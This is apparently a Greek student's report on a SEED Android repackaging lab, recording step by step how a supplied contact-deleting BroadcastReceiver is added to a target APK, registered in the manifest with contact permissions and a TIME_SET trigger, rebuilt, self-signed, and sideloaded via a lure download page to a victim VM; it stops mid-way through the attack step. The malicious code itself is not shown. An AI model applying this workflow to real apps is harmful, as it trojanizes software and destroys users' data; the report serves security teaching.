ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ ΥΠΟΛΟΓΙΣΤΩΝ



ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

ΑΣΚΗΣΗ 3: Android Repackaging

29/05/2025

ΚΑΡΑΜΠΕΤΣΟΣ ΠΑΝΤΕΛΗΣ – 20390089

♦ Δραστηριότητα 1

Σκοπός: Η πρώτη δραστηριότητα του εργαστηρίου αφορά τη λήψη μιας αρχικής Android εφαρμογής στόχου, στην οποία αργότερα θα ενσωματωθεί κακόβουλος κώδικας και την εγκατάστασή της στο Android VM με δύο τρόπους: μέσω ADB και μέσω sideloading. Επίσης, στοχεύει εκμάθηση και την εξοικίωση με το εργαλείο adb, τη διασύνδεση δύο εικονικών μηχανών στο ίδιο δίκτυο και τη χρήση web server για τη φιλοξενία .apk αρχείων.

Βήμα 1: Λήψη απαραίτητων αρχείων

Για αρχή, θα μεταβούμε στην πλατφόρμα eclass για να κατεβάσουμε το συμπιεσμένο αρχειο zip για τις δραστηριότητες 1-6 (Scenario1.zip). Έπειτα, εκκινήσαμε την εικονική μηχανή **SEEDUbuntu VM**, η οποία θα παίξει τον ρόλο του επιτιθέμενου. Το συμπιεσμένο αρχείο Scenario1 περιείχε και το αρχείο **RepackagingLab.apk**, το οποίο αποτελεί την εφαρμογή-στόχο για την επίθεση repackaging. Το αρχείο αποθηκεύτηκε στον τοπικό φάκελο του χρήστη.

Βήμα 2: Εγκατάσταση της Εφαρμογής μέσω adb

Ακολούθως, εκκινήσαμε και τη δεύτερη εικονική μηχανή **SEEDAndroid VM**, που είναι η συσκευή θύμα.

Για να συνδεθούν οι δύο εικονικές μηχανές στο ίδιο δίκτυο:


- Ελέγξαμε ότι και οι δύο χρησιμοποιούν adapter τύπου **NAT**.
- Ανοίξαμε το Terminal μέσα στην Android VM (μέσω της εφαρμογής Terminal Emulator) και εκτελέσαμε την εντολή:

```
ip a
```

Βρήκαμε την IP της Android VM, `192.168.1.36`.

Στη συνέχεια, από το terminal της **SEEDUbuntu VM**, συνδεθήκαμε με το `Android VM` μέσω `adb`:

```
adb connect 192.168.1.36
adb install RepackagingLab.apk
```



```
[05/28/25]seed@VM:~$ adb install RepackagingLab.apk
2257 KB/s (1421095 bytes in 0.614s)
Success
[05/28/25]seed@VM:~$
```

Βήμα 3: Εναλλακτική εγκατάσταση με sideloading

Για την πρακτική εφαρμογή της τεχνικής **sideloading**, εγκαταστήσαμε την εφαρμογή στόχο μέσω ενός τοπικού web server

- Δημιουργήσαμε έναν φάκελο `/var/www/html/app`
- Αντιγράψαμε εκεί τα αρχεία:
  - RepackagingLab.apk
  - Index.html

Όπου το περιεχόμενο του αρχείου index.html παρουσιάζεται παρακάτω:

```
<!DOCTYPE HTML>
<html>
<head>
<title> The best Android App</title>
</head>

<body>
 <h2>
   The best Android Apps
 </h2>
  <a href="RepackagingLab.apk" download>
   Click here to download my cool app!
  </a>
</body>
</html>
```


- Έγινε επανεκκίνηση του Apache Web Server:


```
[05/28/25]seed@VM:~$ sudo mkdir /var/www/html/app
[05/28/25]seed@VM:~$ sudo cp RepackagingLab.apk index.h
tml /var/www/html/app
[05/28/25]seed@VM:~$ sudo systemctl restart apache2
[05/28/25]seed@VM:~$
```


- Στο AndroidVM ανοίγουμε το browser και επισκεπτόμαστε την διεύθυνση

http://192.168.1.35/app

- Αφού άνοιξε η παρακάτω σελίδα, πατήσαμε τον σύνδεσμο και κατεβάσαμε το κακόβουλο αρχείο `RepackagingLab.apk`







Συμπέρασμα: Η δραστηριότητα αυτή ανέδειξε την **ευαλωτότητα** των Android συσκευών στην τεχνική του **repackaging**. Η δυνατότητα εγκατάστασης εφαρμογών από ανεπίσημες πηγές, με συνδυασμό με την πιθανή άγνοια των χρηστών, ανοίγει δρόμο για τη διάδοση κακόβουλου λογισμικού. Ο πειραματισμός με το `adb` και τον Apache server μας προετοίμασε για τις επόμενες δραστηριότητες του εργαστηρίου.

♦ Δραστηριότητα 2: Αποσυναρμολόγηση της εφαρμογής στόχου

Σκοπός: Η παρούσα δραστηριότητα έχει ως στόχο να μας εξοικειώσει με την τεχνική αποσυναρμολόγησης ενός αρχείου .apk μέσω του εργαλείου **APKTool**. Μέσω αυτής της διαδικασίας, αποκτούμε πρόσβαση στον εσωτερικό κώδικα της εφαρμογής, σε μορφή smali, ώστε να μπορούμε αργότερα να εισάγουμε κακόβουλο κώδικα (BroadcastReceiver).

♦ Βήμα 1: Προετοιμασία του περιβάλλοντος

Ξεκινήσαμε την **SEEDUbuntu VM**, η οποία έχει **προεγκατεστημένο** το εργαλείο apktool. Το αρχείο **RepackagingLab.apk** που χρησιμοποιήσαμε στην προηγούμενη δραστηριότητα ήταν ήδη αποθηκευμένο στον home φάκελο μας.

♦ Βήμα 2: Εκτέλεση του APKTool

```
apktool d RepackagingLab.apk
```

```
[05/28/25]seed@VM:~$ apktool d -f RepackagingLab.apk -o
 RepackagingLab
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/
share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[05/28/25]seed@VM:~$
```

Αποτέλεσμα: Δημιουργήθηκε ένας φάκελος με όνομα RepackagingLab/ που περιείχε την πλήρη δομή της εφαρμογής. Η δραστηριότητα μας εξοικείωσε με τη διαδικασία αποσυναρμολόγησης ενός APK**,** η οποία αποτελεί σημαντικό βήμα για οποιαδήποτε επίθεση τύπου repackaging. Η κατανόηση της δομής ενός APK μας προετοιμάζει για την ενσωμάτωση κακόβουλου smali κώδικα στην επόμενη δραστηριότητα. Το εργαλείο `apktool` απέδειξε την ευκολία με την οποία μια εφαρμογή Android μπορεί να υποβληθεί σε αντίστροφη μηχανική.

♦ Δραστηριότητα 3: Ενσωμάτωση κακόβουλου κώδικα

Σκοπός: αυτής της δραστηριότητας ήταν η ενσωμάτωση κακόβουλου κώδικα στην εφαρμογή στόχο, ο οποίος θα ενεργοποιείται από ένα broadcast του λειτουργικού Android και θα εκτελεί κακόβουλη ενέργεια στο παρασκήνιο, χωρίς άμεση παρέμβαση του χρήστη. Πιο συγκεκριμένα, η εφαρμογή θα ενεργοποιείται όταν ο χρήστης αλλάζει την ώρα του συστήματος και τότε ο κώδικας θα διαγράφει όλες τις επαφές της συσκευής.

♦ Βήμα 1: Λήψη κακόβουλου κώδικα (σε μορφή smali).

Αρχικά κατεβάσαμε από το eclass το αρχείο **MaliciousCode.smali**, το οποίο περιείχε τον κακόβουλο κώδικα σε .smali. Το αρχείο αυτό υλοποιεί έναν **BroadcastReceiver** που διαγράφει όλες τις επαφές όταν ενεργοποιηθεί.

♦ Βήμα 2: Τοποθέτηση Κακόβουλου Κώδικα στον Φάκελο Smali

Τοποθετούμε το αρχείο `MaliciousCode.smali` στον φάκελο της αποσυναρμολογημένης εφαρμογής:

```
[05/28/25]seed@VM:~$ cp MaliciousCode.smali RepackagingLab/smali/
com
[05/28/25]seed@VM:~$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[05/28/25]seed@VM:~$
```

♦ Βήμα 3: Τροποποίηση του AndroidManifest.xml

Για να καταχωρηθεί ο νέος **BroadcastReceiver** και να δοθούν τα απαραίτητα δικαιώματα στην εφαρμογή ώστε να αποκτά πρόσβαση στις επαφές, τροποποιήσαμε το αρχείο `AndroidManifest.xml`.

Οι προσθήκες που πραγματοποιήσαμε:

```
<uses-permission android:name="android.permission.READ_CONTACTS" />

<uses-permission android:name="android.permission.WRITE_CONTACTS" />
```


```
<receiver android:name=”com.MaliciousCode”>

  <intent-filter>

     <action android:name=”android.intent.action.TIME_SET”/>

  </intent-filter>

</receiver>
```



Συμπεράσματα

Η δραστηριότητα ανέδειξε τη διαδικασία **ενσωμάτωσης κακόβουλου κώδικα** σε υπάρχουσα εφαρμογή Android. Χρησιμοποιώντας τεχνικές reverse engineering και broadcast based ενεργοποίηση, καταφέραμε να προγραμματίσουμε την εφαρμογή έτσι ώστε να εκτελεί κακόβουλες ενέργειες "σιωπηλά", κάθε φορά που ο χρήστης αλλάζει την ώρα. Παράλληλα αποδεικνύει πόσο σημαντικοί είναι οι μηχανισμοί ανίχνευσης στα app stores.

♦ Δραστηριότητα 4: Επανασυναρμολόγηση Εφαρμογής

Σκοπός: της Δραστηριότητας 4 ήταν η **επανασυναρμολόγηση (repackaging)** της εφαρμογής στόχου που είχε προηγουμένως τροποποιηθεί με κακόβουλο κώδικα, καθώς και η **ψηφιακή υπογραφή** της με αυτό-υπογεγραμμένο πιστοποιητικό ώστε να μπορεί να εγκατασταθεί ξανά στο Android VM.

- Βήμα 1: Ανακατασκευή του APK με APKTool

Αφού προσθέσαμε τον κακόβουλο κώδικα `MaliciousCode.smali` στον κατάλογο smali/com/, και ενημερώσαμε το `AndroidManifest.xml` με permissions και BroadcastReceiver, προχωρήσαμε στη **δημιουργία νέου APK** με την εντολή:

```
apktool b RepackagingLab
```

Έτσι δημιουργήθηκε ένα νέο αρχείο APK στον κατάλογο:
`RepackagingLab/dist/RepackagingLab.apk`

- Βήμα 2: Δημιουργία Κλειδιών

Χρησιμοποιώντας το εργαλείο `keytool` δημιουργήσαμε ένα νέο keystore με ιδιωτικό και δημόσιο κλειδί, και ορίσαμε το επώνυμό μου ως alias:

```
keytool -genkey -v -keystore mykey.keystore -alias karabetsos
```

```
[05/29/25]seed@VM:~$ keytool -genkey -v -keystore mykey.keystore -alias karabetsos
Enter keystore password:
What is your first and last name?
  [Unknown]:  pantelis karabetsos
What is the name of your organizational unit?
  [Unknown]:  university of west attica
What is the name of your organization?
  [Unknown]:  uniwa
What is the name of your City or Locality?
  [Unknown]:  athens
What is the name of your State or Province?
  [Unknown]:  greece
What is the two-letter country code for this unit?
  [Unknown]:  gr
Is CN=pantelis karabetsos, OU=university of west attica, O=uniwa, L=athens, ST=greece, C=g
r correct?
  [no]:  yes

Generating 2,048 bit DSA key pair and self-signed certificate (SHA256withDSA) with a valid
ity of 90 days
        for: CN=pantelis karabetsos, OU=university of west attica, O=uniwa, L=athens, ST=g
reece, C=gr
Enter key password for <karabetsos>
        (RETURN if same as keystore password):
[Storing mykey.keystore]

Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which i
s an industry standard format using "keytool -importkeystore -srckeystore mykey.keystore -
destkeystore mykey.keystore -deststoretype pkcs12".
```

- Βήμα 3: Δημιουργία Κλειδιών

  Για να υπογράψουμε το νέο APK, χρησιμοποιήσαμε την εντολή:

```
jarsigner -keystore mykey.keystore RepackagingLab/dist/RepackagingLab.apk karabetsos
```

```
[05/28/25]seed@VM:~/.../dist$ jarsigner -keystore ~/mykey.keystore RepackagingLab.apk myal
ias
Enter Passphrase for keystore:
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a timestamp, user
s may not be able to validate this jar after the signer certificate's expiration date (205
2-10-13) or after any future revocation date.
[05/28/25]seed@VM:~/.../dist$
```

Συμπεράσματα:

Στη δραστηριότητα αυτή πετύχαμε τα εξής:

- Ανασυσκευάσαμε την εφαρμογή με τον κακόβουλο κώδικα ενσωματωμένο.
- Υπογράψαμε το νέο αρχείο APK με αυτο-υπογεγραμμένο πιστοποιητικό, καθιστώντας το εγκαταστήσιμο.
- Αυτό ηταν απαραίτητο ώστε το Android OS να αποδεχθεί και να εκτελέσει την επανασυσκευασμένη εφαρμογή.

♦ Δραστηριότητα 5: Εκτέλεση της Επίθεσης

Σκοπός: της δραστηριότητας είναι η αξιολόγηση της επιτυχούς ενσωμάτωσης και ενεργοποίησης του κακόβουλου BroadcastReceiver που εισάγαμε στην εφαρμογή RepackagingLab. Ο τελικός στόχος της επίθεσης είναι να διαγραφούν αυτόματα όλες οι επαφές από τη συσκευή Android του θύματος όταν αυτό αλλάξει χειροκίνητα την ώρα.

- Βήμα 1: Εγκατάσταση της τροποποιημένης εφαρμογής στο Android VM

Χρησιμοποιήσαμε την παρακάτω εντολή:


```
adb connect 192.168.1.191

adb install RepackagingLab.apk
```




Ενώ πριν εκτελέσαμε την απεγκατάσταση της προηγούμενης έκδοσης της εφαρμογής για να μην προκύψει σφάλμα λόγω αναντιστοιχίας των υπογραφών.

```
adb uninstall com.mobiseed.repackaging
```



- Βήμα 2: Ενεργοποίηση των Permissions

Μετά την εγκατάσταση, ακολούθησα τα παρακάτω βήματα:
Settings>Apps>Repackaging Lab> Permissions > Contacts (ON)




Έπειτα κατευθύνθηκα προς τις εφαρμογές έτσι ώστε να βεβαιωθούμε ότι υπάρχουν:

- Βήμα 3: Εκτέλεση της Επίθεσης


1. Άνοιξα την εφαρμογή RepackagingLab μία φορά στο Android για να ενεργοποιηθεί ο `BroadcastReceiver`.

